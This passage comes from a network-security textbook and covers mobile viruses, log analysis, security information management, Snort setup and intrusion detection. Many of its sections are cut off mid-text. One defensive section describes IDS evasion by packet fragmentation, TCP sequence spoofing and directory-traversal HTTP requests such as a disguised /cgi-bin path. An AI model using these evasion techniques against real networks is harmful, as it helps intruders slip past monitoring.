A similar denial-of-service attack occurred in Japan when a virus that sent a particular message to users on the network attacked the NTT DoCoMo "i-mode" system. The 911 virus flooded Tokyo's emergency response phone system using an SMS message. The message, which hit over 100,000 mobile phones, invited recipients to visit a web page. Unfortunately, when the users attempted to visit the page, they activated a script that caused their phones to call 110 (Tokyo's equivalent of the 911 emergency number in the United States). The virus overloaded the emergency response service and may have indirectly resulted in deaths.

From lessons in biology, we know that viruses infect every other organism, without exception, including even the tiniest bacteria. Thus, biologists and antivirus experts were not surprised to hear of the first malware infections of mobile devices. The first PDA virus appeared on the Palm platform in 2000.

The Palm OS has a different architecture from desktop computers, so it's less susceptible to immediate infections from existing desktop viruses. In addition, safeguards are built into the OS to help protect data at various points.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

17.9 References

- Maximum Wireless Security, by Cyrus Peikari and Seth Fogie. SAMS, December 2002.
- Wireless LANs, by Jim Geier. SAMS, July 2001.
- Airscanner Mobile AntiVirus User's Manual, by Cyrus Peikari. (<http://www.airscanner.com>)
- Airscanner Mobile Sniffer User's Manual, by Seth Fogie and Cyrus Peikari. (<http://www.airscanner.com>)
- "The New Virus War Zone: Your PDA." ZDNet News, August 2000.
- "PDA Virus: More on the Way." ZDNet News, September 2000.
- "PDA Virus Protection Released." Infoworld.com, August 2000.
- "Handhelds: Here Come the Bugs?" CNET News.com, March 2001.
- "Wireless Viruses Pose a New Threat." Computer Times, October 2001
- "Wireless Phone Hack Attack?" Wired News, August 2000.

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

 PREV

< Day Day Up >

NEXT 

Part IV: Advanced Defense

In Part IV, we cover advanced methods of network defense. For example, [Chapter 18](#) covers audit trail analysis, including log aggregation and analysis. [Chapter 19](#) breaks new ground with a practical method for applying Bayes's Theorem to network IDS placement. [Chapter 20](#) provides a step-by-step blueprint for building your own honeypot to trap attackers. [Chapter 21](#) introduces the fundamentals of incident response, while [Chapter 22](#) reviews forensics tools and techniques on both Unix and Windows.

 PREV

< Day Day Up >

NEXT 

[PREV](#)[< Day Day Up >](#)[NEXT](#)

Chapter 18. Audit Trail Analysis

In computer forensics, the computer is your crime scene. But unlike a human autopsy, computer pathologists often deal with live computers that give signs that something is amiss. This chapter deals with log analysis, which can be considered a branch of forensics (see [Chapter 22](#)). Since logs are so important, we have decided to cover them in a standalone chapter.

What are some examples of logfiles? We can classify logfiles by the device that produces them, since the device usually determines the type of information contained in the files. For example, host logfiles (produced by various flavors of Unix and Linux, Windows NT/2000/XP, VMS, etc.) are different from network appliance logs (produced by Cisco, Nortel, and Lucent routers, switches, and other network gear). Similarly, security appliance logs (such as from firewalls, intrusion detection systems, anti-DoS devices, intrusion "prevention" systems, etc.) are very different from both host and network logs. In fact, the security devices manifest an amazing diversity in what they can log and the format in which they do it. Ranging in function from simply recording IP addresses all the way to full network packet traffic capture, security devices usually produce an amazing wealth of interesting information, both relevant and totally irrelevant to the incident at hand. How do we find what is relevant for the crisis du jour? How can we learn about intrusions—past, and even future—from the logs? Is it realistic to expect to surf through gigabytes of logfiles in search of evidence that might not even be there, since the hacker was careful to not leave any traces? This chapter considers all these questions.

[PREV](#)[< Day Day Up >](#)[NEXT](#)

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

18.1 Log Analysis Basics

Audit trail or log analysis is the art of extracting meaningful information and drawing conclusions about security posture from computer-generated audit records. Log analysis is not a science by a long shot, at least not currently; reliance on individual analysts skills and intuition as well as pure luck play too large a role in this endeavor for log analysis to qualify as a scientific pursuit. This definition of log analysis may sound dry, but the important words are "meaningful conclusions." Simply looking at logs does not constitute analysis, as it rarely yields anything other than an intense sense of boredom and desperation. In the case of a single-user machine with little activity, almost any previously unseen log record is suspicious, but it's not so easy in real life.

Let's consider some general tenets of log analysis. First, even some seemingly straightforward logs (such as an intrusion detection logfile with a successful attack alert) need analysis and correlation with other information sources. Correlation means the manual or automated process of establishing relationships between seemingly unrelated events happening on the network. Events that happen on different machines at different times could have some sort of (often obscure) relationship. Is the target vulnerable to the detected attack? Is this IDS rule a frequent cause of false positives? Is someone on your staff testing a vulnerability scanner on your network? Answers to those and many other similar questions might be needed before activating the response plan upon seeing the IDS alert. Connection attempts, crashed services, and various system failures often require multiple levels of correlation with other information sources in order to extract meaningful data.

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

18.2 Log Examples

This section briefly covers examples of audit logfiles. We discuss Unix logs, and then Windows.

18.2.1 Unix

The increasing popularity of commercial and free Unix systems makes Unix log analysis skills a growing priority. Unix and Linux installations produce a flood of messages (via a syslog or "system logger" daemon), mostly in plain text, in the following simple format:

```
<date / time> <host> <message source> <message>
```

such as:

```
Oct 10 23:13:02 ns1 named[767]: sysquery: findns error (NXDOMAIN) on ns2.example.edu?  
Oct 10 23:17:14 ns1 PAM_unix[8504]: (system-auth) session opened for user anton by  
(uid=0)  
Oct 10 22:17:33 ns1 named[780]: denied update from [10.11.12.13].62052 for "example.edu"  
Oct 10 23:24:40 ns1 sshd[8414]: Accepted password for anton from 10.11.12.13 port  
2882 ssh2
```

This example will be familiar to anyone who has administered a Unix system for at least a day. The format contains the following fields:

Timestamp

The system time (date and time up to seconds) of the log-receiving machine (in the case of remote log transfer) or the log-producing machine (in the case of local logging).

Hostname or IP address of the log-producing machine

The hostname may be either the fully qualified domain name (FQDN), such as ns1.example.edu, or just a computer name, such as ns1 in the example above.

Message source

The source can be system software (sshd or named in the above examples) or a component (such as PAM_unix) that produced the log message.

Log message

The log message might have different formats, often containing application names, various status parameters, source IP addresses, protocols, and so on. Sometimes the process ID of the process that generated the log record is also recorded in square brackets.

The four log messages above indicate the following, in order :

-

There is a problem with a secondary DNS server.

-

 PREV

[< Day](#) [Day Up >](#)

NEXT 

18.3 Logging States

In this section, we'll summarize the above examples and other logs into a somewhat coherent picture of what you might expect to see in a logfile. This summary is in part based on Tina Bird's post to her log-analysis mailing list (see the "References" section) and the discussion that ensued, which was contributed to by one of this book's authors.

Some of the events that computers can be set to log are as follows:

- System or software startup, shutdown, restart, and abnormal termination (crash)
- Various thresholds being exceeded or reaching dangerous levels, such as disk space full, memory exhausted, or processor load too high
- Hardware health messages that the system can troubleshoot or at least detect and log
- User access to the system, such as remote (telnet, SSH, etc.) and local login and network access (FTP) initiated to and from the system—both failed and successful
- User access privilege changes such as the su command—both failed and successful
- User credentials and access right changes, such as account updates, creation, and deletion—both failed and successful
- System configuration changes and software updates—both failed and successful
- Access to system logs for modification, deletion, and maybe even reading

This intimidating list of events is what might end up in the system logs as available for analysis. Your daunting task is to attempt to answer the question "What happened?" using all of these potentially complex records.

[PREV](#)[< Day Day Up >](#)[NEXT](#)

18.4 When to Look at the Logs

A beginner might start to get squeamish about all this diverse information begging for attention. Maybe, just maybe, you can get away without having to analyze the data? Quite likely the answer is no. A simple law of log analysis is that you don't log what you don't plan to look at! Or, as one of Murphy's Laws puts it, "Only look for those problems that you know how to solve." In security, that means to only detect what you plan to respond to and only log what you plan to look at. For example, any intrusion detection system (discussed in [Chapter 19](#)) is only as good as the analyst watching its output. Thus, if you have no idea what "WEB-CGI webdist.cgi access" means, you have no business running Snort with that signature enabled. Taking appropriate action based on the result will be impossible if you don't understand what actually happened and what actions are appropriate under the circumstances.

This advice does not negate the argument that logging everything is useful for post-incident forensics and investigation. Indeed, if logs will be used for incident response, rules like "don't log what you won't look at" no longer apply. In many cases, logging everything is the best route, since often seemingly insignificant bits allow you to solve the case. We just mean that if logfiles are never looked at (and simply rotated away by the log rotation program), they are not useful.

Consider the case of a home or small office computer system. Here, logs are only useful in the case of major system trouble (such as hardware or operating system failures) or security breaches (which are hopefully easy to prevent, since you only have to watch a single system or a small number of systems). Even under these circumstances, you must look at logs if there is any hope of fixing a problem or preventing its recurrence. Otherwise, your time would be better spent reinstalling your Windows operating system (or better yet, replacing it with Unix). Poring over logs for signs of potential intrusions is not advisable, unless such things excite you or you are preparing for certification in intrusion analysis. Only the minimum amount of logging should be enabled.

Next, let us consider a small- to medium-sized business, which likely has no dedicated security staff. Their security posture is limited to "stay out of trouble." In this sense, it is similar to a home system, with a few important differences. This environment often includes those people who used to astonish security professionals with comments like, "Why would somebody want to hack us? We have nothing that interests hackers." Nowadays, most people understand that server disk storage, CPU cycles, and high-speed network connections have a lot of value for malicious hackers. Log analysis for such an organization focuses on detecting and responding to high-severity threats. While it is well known that many low-severity threats (such as someone performing port scans) might be a precursor for a more serious attack (such as an attempted break-in), a small company rarely has the manpower and skills to investigate them.

A large corporate business is regulated by more administrative requirements than a single private citizen. Among these requirements might be responsibility to shareholders, fear of litigation for breach of contract, and professional liability. Thus, the level of security and accountability is higher. Most organizations connected to the Internet now have at least one firewall and some sort of DMZ set up for public servers (web, email, FTP, remote access). Many are deploying intrusion detection systems and Virtual Private Networks (VPNs). All these technologies raise new concerns about what to do with signals coming from them, as companies rarely hire new security staff just to handle those signals. In a large network environment, log analysis is of crucial importance. The logs present one of the few ways of detecting the threats flowing from the hostile Internet.

Overall, the answer to the question "Do I have to do this?" ranges from a petulant "probably not" for a small business, all the way to a solid "Yes, you have to!" for a large company.

[PREV](#)[< Day Day Up >](#)[NEXT](#)

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

18.5 Log Overflow and Aggregation

The information in logfiles can be extremely rich but unfortunately sometimes the sheer amount of information can complicate analysis. Data rates of several gigabytes of audit information are not uncommon for a large company, especially if network transaction information is being logged. While many methods exist to make this information storable, making it analyzable and applicable for routing monitoring (and not only as a postmortem) is another story. Having logs from multiple machines collected in one place increases the overall volume but simplifies both day-to-day maintenance and incident response, due to higher log accessibility. More effective audit, secure storage, and possibilities for analysis across multiple computing platforms are some of the advantages of centralized logging. In addition, secure and uniform log storage might be helpful if an intruder is prosecuted based on log evidence. In this case, careful documentation of the log-handling procedure might be needed.

While Unix log centralization can easily be achieved with standard syslog, "syslog replacements" do a better job. Log centralization (also called aggregation) serves many important purposes within the enterprise. On the one hand, it is more secure—an intruder would need to hack one more or maybe even several more servers to erase his tracks. On the other hand, it is also more convenient—the administrator simply needs to connect to one machine to look at all logfiles from the entire network. But there are many problems with log aggregation, the most important of which is the incredible amount of log information.

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

 PREV

[< Day](#) [Day Up >](#)

 NEXT

18.6 Challenge of Log Analysis

After spending so much effort building a case for audit trail and log analysis, let's play devil's advocate and present an argument that strives to negate some of the proposed benefits.


We assume that security incidents are investigated using logfiles. This premise, however, can be questioned. Some sources indicate that every hacker worth his Mountain Dew leaves no traces in system logs and easily bypasses intrusion detection systems. If the activity wasn't logged, you can't analyze it. Additionally, logging infrastructure design is known to lead to logfiles being erased—by the very attackers whose presence they track. Again, if you allow the intruder to erase the log, you can't analyze it.

It often happens (in fact, it happened to one of the authors) that an eager investigator arrives on the scene of a computer incident and promptly activates his response plan: "First step, look at the system logs." However, much to his chagrin, there aren't any. The logging either was not enabled or was directed to /dev/null by people who did not want to see "all this stuff" cluttering the drive space. What's the solution? Well, there isn't one, actually. If the logs are not preserved until the time it is needed—you can't analyze it.

Even worse, sometimes there's a trace of an intrusion in the appropriate system file; for example, an IP address of somebody who connected to an exploited system right about time the incident occurred. But if all you have is an IP address, have you actually proved anything? It is easy to preach about advanced incident response procedures while sitting on a full traffic capture with the intruder's key-stroke recorded session, but in real life, logs are not always so detailed. If logs are not detailed enough to draw conclusions—all together now—you can't analyze them.

Log analysis often has to be done in spite of these pitfalls. However, it makes sense to always keep them in mind. If "logging everything" is not an option (due to storage, bandwidth, or application limitations), you might need to analyze what is available and try to reach a meaningful conclusion despite the challenges.

As we've mentioned, there are many tools to perform log analysis. However, this chapter would be incomplete without delving into Security Information Management (SIM) solutions.

 PREV

[< Day](#) [Day Up >](#)

 NEXT

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

18.7 Security Information Management

SIM tools collect, normalize, reduce, analyze, and correlate various logs from across the enterprise. Security events are collected from virtually all devices producing log files, such as firewalls, intrusion detection and prevention systems, and antivirus tools, as well as servers and applications.

First, the log records are converted into a common format (normalization), often using the XML format. Second, they are intelligently reduced in size (aggregation), categorized into various types, and transmitted to a central collection point (usually a relational database) for storage and further analysis. Additionally, the events may be correlated using rule-based and statistical correlation.

Finally, the events are displayed using a real-time graphical console. Tools such as netForensics (<http://www.netForensics.com>) can process many thousands of incoming security events per second and correlate them in real time, as well as providing long-term trending and analyzing capabilities.

Such tools allow real-time analysis of and response to vast quantities of events. They enable enterprises to gain awareness of what is going on in their IT environments, as well as to become aware of the threats they face.

However, collection of events from millions of devices deployed all over the world might be out of range even for such powerful tools. Still some experts believe that many new attacks might be predicted if devices from diverse locations in the world were logging to a central location. Thus, global log aggregation is needed.

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

18.8 Global Log Aggregation

A chapter on log analysis would be incomplete without a word on global log aggregation. Several organizations and companies collect logfiles from everybody willing to share them, and then they analyze the data en masse. SANS's Dshield.org (<http://www.dshield.org>), MyNetWatchMan's Watchman (<http://www.mynetwatchman.com>), and Symantec's DeepSight Analyzer (<https://analyzer.securityfocus.com>) collect various logs from devices ranging in diversity from personal firewalls to enterprise firewalls and intrusion detection systems. These services provide various web interfaces for data analysis and viewing. In addition, if they detect suspicious activities, most of them alert the offender's ISP on your behalf, possibly causing the attacker to lose his account.

The benefit of such services is for the community, not for individual users. Aggregating vast amounts of log data allows these organizations to detect threats to the Internet early in their course. We saw this in action when the Dshield folks detected the spread of CodeRed in 2001 and the ascent of the MSSQL worm in 2002. A geometrically growing number of port accesses (80 for CodeRed and 1433 for the SQL worm) suggested that an automated attack agent was on the loose. This early-warning system allows security analysts to capture and study the worms and to suggest countermeasures before they get out of hand. We recommend that you consider one of these services (preferably a nonproprietary one) in order to get more familiar with your log data and to contribute to a more secure Internet.

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

 PREV

< Day Day Up >

NEXT 

18.9 References

- "Advanced Log Processing," by Anton Chuvakin. (<http://online.securityfocus.com/infocus/1613>)
- "Log Analysis Resource List," by Tina Bird. (<http://www.counterpane.com/log-analysis.html>)
- "Take Back Your Security Infrastructure," by Anton Chuvakin. (http://www.infosecnews.com/opinion/2002/08/14_03.htm)
- Log-analysis mailing list archives. (<http://lists.shmoo.com/pipermail/loganalysis/>)
- Global log aggregation. (<http://www.dshield.org>, <http://www.mynetwatchman.com>)
- Tina Bird and Marcus Ranum's logging site. (<http://www.loganalysis.org>)

 PREV

< Day Day Up >

NEXT 

Chapter 19. Intrusion Detection Systems

Intrusion detection systems (IDSs) provide an additional level of security for your network. It is worth noting that unlike firewalls and VPNs, which attempt to prevent attacks, IDSs provide security by arming you with critical information about attacks. Thus, an IDS can satisfy your demand for extra security by notifying you of suspected attacks (and, sometimes, of perfectly normal events, through "false positives").

IDSs, in general, do not actively block attacks or prevent exploits from succeeding; however, the newest outgrowth from network IDSs—the intrusion prevention systems (an unfortunate marketing term)—strive to play a more active role and to block attacks as they happen.

Defining an IDS is harder than it sounds. Early on, IDSs were viewed as burglar alarms that told you when you were being hacked. However, the modern IDS world is much more complex, and few would agree that IDSs (at least, network IDSs) are at the same level of reliability as conventional burglar alarms. If improper analogies are to be employed, network IDSs are more akin to security cameras than to alarms—a competent human being should watch them and respond to incoming threats.

Indeed, IDSs sometimes might only tell you that your network has just been trashed. The important thing to realize is that few hacked networks get this luxury in the absence of an IDS. As we have seen, a network might become a haven for hackers for years without the owners knowing about it.

The main value of an IDS, in our opinion, is in knowing what is really going on. Yes, an IDS also helps with post-incident forensics, provides network and host troubleshooting, and even serves as a burglar alarm (with the corresponding limitations). However, its primary function is telling you what security-relevant activities are going on inside the network and systems you control.

This chapter gives an overview of IDSs, including their strengths and weaknesses. We will cover network IDSs (sometimes referred to as "sniffers") and host IDSs (log analyzers, integrity checkers, and others).

The main difference between host and network intrusion detection systems is in where they look for data to detect. A network IDS (NIDS) looks at the network traffic, while a host IDS looks at various host, OS, and application activities. Indeed, there are certain areas where those intersect, such as a host IDS blocking malicious network accesses and a network IDS trying to guess what is going on inside the host. Some of these boundaries blur as the technology continues to develop.

What are some of the advantages of host-based intrusion detection products? The key difference is that while a network IDS detects potential attacks (which are being sent to the target), a host IDS detects attacks that succeeded, resulting in a lower false-positive rate. Some might say that a network IDS is thus more "proactive." However, a host IDS will be effective in the switched, encrypted, and high-traffic environment, which presents certain difficulties to NIDSs. Host IDSs are challenged by scalability issues, higher exposure to attackers' actions, and host performance overhead.

On the other hand, network IDSs see a greater part of the total environment—i.e., the entire network. Thus, NIDSs can make meaningful observations about attack patterns involving multiple hosts. They are challenged with high-speed switched networks, end-to-end encryption, and the complexities of modern application protocols, thus resulting in "false alarms" of various kinds.

We therefore provide some novel suggestions for choosing an IDS technology and implementing it into your network with a statistical concept known as Bayesian analysis. We also take a look at what future changes in IDS technology may bring. Finally, we describe a complete open source implementation on Linux.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

19.1 IDS Examples

This section describes some different IDSs, including logfile monitors, integrity monitors, signature scanners, and anomaly detectors.

19.1.1 Host IDSs

Host-based network IDSs may be loosely categorized into log monitors, integrity checkers, and kernel modules. The following section will briefly describe each, with examples.

19.1.1.1 Logfile monitors

The simplest of IDSs, logfile monitors , attempt to detect intrusions by parsing system event logs. For example, a basic logfile monitor might grep (search) an Apache access.log file for characteristic /cgi-bin/ requests. This technology is limited in that it only detects logged events, which attackers can easily alter. In addition, such a system misses low-level system events, since event logging is a relatively high-level operation. For example, such a host IDS will likely miss an attacker reading a confidential file such as /etc/passwd. This will happen unless you mark the file as such and the intrusion detection system has the ability to monitor read operations.

Logfile monitors are a prime example of host-based IDSs, since they primarily lend themselves to monitoring only one machine. However, it is entirely possible to have a host IDS monitor multiple host logs, aggregated to a logging server. The host-based deployment offers some advantages over monitoring with built-in system tools, since host IDSs often have a secure audit transfer channel to a central server, unlike the regular syslog. Also, they allow aggregation of logs that cannot normally be combined on a single machine (such as Windows event logs).

In contrast, network-based IDSs typically scan the network at the packet level, directly off the wire, like sniffers. Network IDSs can coordinate data across multiple hosts. As we will see in this chapter, each type is advantageous in different situations.

One well-known logfile monitor is swatch (<http://www.oit.ucsb.edu/~eta/swatch/>), short for "Simple Watcher." Whereas most log analysis software only scans logs periodically, swatch actively scans log entries and reports alerts in real time. Other tools, such as logwatch (included with Red Hat Linux), are better suited for out-of-the-box operation. However, although swatch comes with a relatively steep learning curve, it offers flexibility and configurability not found in other tools.

The following describes the swatch installation. This tool is fairly stable, so these directions are not likely to change in the future. Before installing swatch, you may have to download and install Perl modules that are required for swatch. To install the modules, first download the latest version of swatch, then run the following:

```
perl Makefile.PL
```

```
make  
make test  
make install  
make realclean
```

swatch uses regular expressions to find lines of interest. Once swatch finds a line that matches a pattern, it takes an action, such as printing it to the screen, emailing an alert, or taking a user-defined action.

The following is an excerpt from a sample swatch configuration script.

```
watchfor  / [dD]enied| /DEN.*ED/  
  
echo bold  
  
bell 3
```

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

19.2 Bayesian Analysis

Because of the nature of IDSs, they are always at a disadvantage. Hackers can always engineer new exploits that will not be detected by existing signature databases. In addition, as with virus scanners, keeping signatures up to date is a major problem. Furthermore, network IDSs are expected to cope with massive bandwidth. Maintaining state in a high-traffic network becomes prohibitive in terms of memory and processing cost.

Moreover, monitoring "switched networks" is problematic because switches curtail the IDS's sensors. There have been attempts to compensate for this by embedding the IDS in the switch or attaching the IDS to the switch monitor port. However, such solutions have multiple unresolved challenges. For example, mirroring a set of gigabit links requires deploying multiple IDSs in a complicated load-balancing configuration, since no single IDS is able to cope with the load.

Another limitation of IDSs is that they are extremely vulnerable to attack or evasion. For example, denial-of-service attacks such as SYN floods or smurf attacks can often take down an IDS with ease. Similarly, slow scans or IP address spoofing frustrate many IDSs.

This section introduces the statistical properties of diagnostic tests and their implications for interpreting test results. We use a principle from statistics known as the Bayes's theorem, which describes the relationships that exist within an array of simple and conditional probabilities. Rather than covering the mathematical details, which can be obtained from any of hundreds of statistics books, we instead focus on a practical implementation of "Bayesian analysis" as applied to IDSs. Understanding these concepts and their practical implementation will enable you to make better judgments about how to place different flavors of IDS at different points in your network.[\[1\]](#)

[1] This approach to sensor placement evolved from a course on Bayesian diagnosis, taught to medical students by one of the authors.

19.2.1 Sensitivity Versus Specificity

Consider a typical IDS report monitor as represented by the 2 x 2 table in [Figure 19-1](#). One axis, called "Intrusion," represents whether an intrusion has really occurred—the "+" means there really was an intrusion, while the "-" means there was no intrusion. The other axis, called "IDS Response," represents whether the IDS thinks it has detected an intrusion—the "+" means the IDS thinks there was an intrusion, while the "-" means the IDS thinks there was no intrusion. As in the real world, this model shows that the IDS is not always correct. We can use the incidence of each quadrant of the 2 x 2 table to help us understand the statistical properties of an IDS.

Figure 19-1. IDS response matrix

		Intrusion	
		+	-
IDS response	+	TP	FP
	-	FN	TN

Here's what the initials in the table represent:

TP = true positive (intrusion correctly detected)
 FP = false positive (false alarm)
 FN = false negative (intrusion missed)
 TN = true negative (integrity correctly detected)

19.2.1.1 Sensitivity

Sensitivity is defined as the true-positive rate (i.e., the fraction of intrusions that are detected by the IDS).

Mathematically, sensitivity is expressed as follows:

True positives / (true positives + false negatives)

The false-negative rate is equal to 1 minus the sensitivity. The more sensitive an IDS is, the less likely it is to miss actual intrusions.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

19.3 Hacking Through IDSs

In order to help you plan your security strategy, this section shows how hackers commonly exploit vulnerabilities in IDSs.

19.3.1 Fragmentation

Fragmentation or packet splitting is the most common attack against network IDSs, and it used to stump all commercial NIDSs designed several years ago. By splitting packets into smaller pieces, hackers can often fool the IDS. A stateful IDS reassembles fragmented packets for analysis, but as throughput increases, this process consumes more resources and becomes less accurate. There is a seemingly infinite number of fragmentation tricks that one can employ, leading either to evasion or to overloading the NIDS's anti-evasion capabilities.

19.3.2 Spoofing

In addition to fragmenting data, it is also possible to spoof the TCP sequence number that the network IDS sees. For example, if a post-connection SYN packet with a forged sequence number is sent, the IDS becomes desynchronized from the host because the host drops the unexpected and inappropriate SYN, whereas the IDS resets itself to the new sequence number. Thus, the IDS ignores the true data stream, since it is waiting for a new sequence number that does not exist. Sending an RST packet with a forged address that corresponds to the forged SYN can close this new connection to the IDS.

Overall, network IDSs do not know how the target host will interpret the incoming traffic. Thus, malicious network communication may be designed to be seen differently by the IDS than by the target host. Only the real target's awareness will allow most of the NIDS's problems to be solved.

19.3.3 Protocol Mutation

Whisker by RFP (available from <http://www.wiretrip.net>) is a software tool designed to hack web servers by sneaking carefully deformed HTTP requests past the IDS. For example, a typical CGI-bin request has the following standard HTTP format:

```
GET /cgi-bin/script.cgi HTTP/1.0
```

Obfuscated HTTP requests can often fool IDSs that parse web traffic. For example, if an IDS scans for the classic phf exploit:

```
/cgi-bin/phf
```

we can often fool it by adding extra data to our request. We could issue this request:

```
GET /cgi-bin/subdirectory/../../script.cgi HTTP/1.0
```

In this case, we request a subdirectory and then use `..` to move to the parent directory and execute the target script. This way of sneaking in the back door is referred to as directory traversal, and it is one of the most well-known exploits of all time.

Whisker automates a variety of such anti-IDS attacks. As a result, Whisker is known as an anti-IDS (AIDS) tool. Whisker has split into two projects, whisker (the scanner) and libwhisker (the Perl module used by whisker).

Modern IDSs (such as Snort) attempt to normalize traffic before analysis through the use of various preprocessors. The normalization techniques seek to make the traffic look more uniform—for example, by removing ambiguities in packet headers and payloads and by presenting a simple flow to match with intrusion patterns. However, the number of possible mutations is a few bits short of infinite. Thus, the arms race continues.

19.3.4 Attacking Integrity Checkers

As outlined earlier, the typical integrity checker host IDS computes the checksum and collects information about files ("initialize mode"). Then, the program periodically checks for changes (using the "check mode"). In addition, the

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

19.4 The Future of IDSs

The field of intrusion detection is still in its infancy. As hackers evolve, IDSs must attempt to keep pace. [Table 19-1](#) lists future trends that pose threats to IDSs, and potential solutions.

Table 19-1. Potential solutions to future difficulties in IDS

Problem	Solution
Encrypted traffic (IPSec)	Embed IDS throughout host stack
Increasing speed and complexity of attacks	Strict anomaly detection, heavily optimized NIDS engines, and intelligent pattern matching
Switched networks	Monitor each host individually; embed NIDSs in switches
Increasing burden of data to interpret	Visual display of data, automated alert suppression and correlation
New evasion techniques	New traffic normalization techniques and deeper target host awareness
New kernel-based attack techniques	New kernel security mechanisms

The following sections examine each of these growing problems and propose potential solutions.

19.4.1 Embedded IDS

IPSec (short for IP Security) is becoming a popular standard for securing data over a network. IPSec is a set of security standards designed by the Internet Engineering Task Force (IETF) to provide end-to-end protection of private data. Implementing this standard allows an enterprise to transport data across an untrustworthy network such as the Internet while preventing hackers from corrupting, stealing, or spoofing private communication.

By securing packets at the network layer, IPSec provides application-transparent encryption services for IP network traffic, as well as other access protections for secure networking. For example, IPSec can provide for end-to-end security for client-to-server, server-to-server, and client-to-client configurations.

Unfortunately, IPSec is a double-edged sword for IDSs. On the one hand, IPSec allows users to securely log into their corporate networks from home using a VPN. On the other hand, IPSec encrypts traffic, thus rendering promiscuous-mode sniffing network IDSs less effective. If a hacker compromises a remote user's machine, he will have a secure tunnel through which to hack the corporate network! In order to correct for IPSec, future IDSs need to be embedded throughout each level of a host's TCP/IP stack. This will allow the IDS to watch data as it is unencapsulated and processed through each layer of the stack and analyze the decrypted payload at higher levels.

19.4.2 Strict Anomaly Detection

As the speed and complexity of attacks continue to increase, IDSs are less able to keep pace. One answer to this dilemma is strict anomaly detection: every abnormality, no matter how minor, is considered a true positive alarm. Such a method requires that the IDSs move onto individual hosts, rather than the network as a whole. An individual host should have a more predictable traffic pattern than the entire network. Each critical host would have an IDS that detects every anomaly. Then the administrator can make rules (exceptions) for acceptable variations in behavior. In

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

19.5 Snort IDS Case Study

This section presents an example deployment of the Snort IDS (<http://www.Snort.org>). Snort used to be called a "lightweight IDS," but it has since progressed way beyond that stage, and there is nothing lightweight about it anymore. Snort might only be called lightweight if we're referring to the high efficiency of its detection engine and its small memory footprint. It is a full enterprise IDS that can be deployed in high-performance and distributed configurations that reach gigabit speeds.

The intrusion detection platform discussed in this section is based on a Linux OS, a Snort network IDS, a MySQL database, and an ACID analysis console. Any Linux distribution, such as Red Hat or Debian can be used. While ideally you should build a minimum Linux system from scratch (as is done by the commercial IDS vendors selling Unix-based IDSs), for small network deployment you might be able to get away with a "canned" Linux variant. The system has to be minimized (i.e., all unneeded software removed) and hardened.

You should have at least two network cards on the computer where Snort is deployed, since the sniffing interface (which picks up attacks) and the management interface (used for sensor event data management, rule updates, and configuration changes) must be separate. The main reason is that the sniffing interface has no IP address assigned to it. In Linux, it is easy to activate a network interface with no IP address by using a command such as ifconfig eth1 up. While not providing total security (impossible by definition), this solution is much better than having a regular interface for detection.

While Snort and the database can be installed on one machine, in case of higher traffic load you might want to install the database, Snort, and a web server each on a different computer. The intermediate variant of this is Snort on one machine and the database and web server on a second computer.

In the case of a multi-machine setup, the components of the IDS are connected via a network and several security measures must be implemented. To protect traffic between the analyst workstation and a database, we'll use an SSL connection. To restrict access to the ACID-based console, we'll use a standard feature of the Apache web server, basic HTTP authentication via .htpasswd. The traffic between the Snort sensor and the database can also be tunneled over SSL or SSH.

19.5.1 System Setup

First, you should build a hardened Linux machine. For Red Hat Linux, either choose a Custom Install from the official (or unofficial!) CD set or minimize their existing workstation setup variant by removing all the GUI components (for remotely managed IDS boxes). Make sure that all the MySQL server packages (included on Red Hat CDs) are installed. The command:

```
# rpm -U /mnt/cdrom/RedHat/RPMS/mysql*rpm
```

will take care of it, provided the appropriate Linux CD is mounted in the CD-ROM drive.

In the case of Red Hat, several Snort RPM (Red Hat Package Manager) software packages can be downloaded from the Snort.org web site. You need Snort and the Snort-mysql packages for the described setup. Install the packages on your hardened system. If the RPM installed complains about dependencies, satisfy them by downloading the appropriate packages (the libpcap network packet library might be needed).

Add the ACID-IDS event viewing software to the machine. The ACID home page contains the software and the installation instructions (<http://acidlab.sourceforge.net>). ACID requires a web-graphing library for visual display of Snort alerts. The ACID package should be unpacked in a directory visible to the web server (on Red Hat, /var/www/html). ACID can thus be deployed into /var/www/html/acid. The configuration file acid_conf.php is where all the configuration settings reside. No access control is built in, so you might need the standard .htpasswd to be created in /var/www/html/acid.

If the deployment option (such as Red Hat's workstation setup) did not include a web server, an Apache web server should be installed off the distribution CDs via:

```
# rpm -U /mnt/cdrom/RedHat/RPMS/apache*rpm
```

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

19.6 IDS Deployment Issues

Network intrusion detection systems are becoming a required information security safeguard. Together with firewalls and vulnerability scanners, IDSs can form one of the pillars of modern computer security. In this section, we examine five mistakes organizations commonly make while planning and deploying their IDSs. In addition to the obvious mistake of not evaluating the IDS technology at all, these mistakes decrease or eliminate the added value that companies would derive from running an IDS.

While the IDS field is still in motion, several classes of products have formed. Most IDS products loosely fall into the category of network IDSs. A network IDS monitors the entire subnet for network attacks against machines connected to it, using a database of attack signatures or a set of algorithms to detect anomalies in network traffic. Alerts and attack analysis are handled by a different machine that collects the information from several sensors.

Signature-based network IDSs are the most widely deployed type of intrusion detection system. Simplified management and the availability of inexpensive network IDS appliances, together with the dominance of network-based attacks, are believed to be the primary reasons.

Now let's take a look at the top five IDS mistakes and what can be done to avoid them.

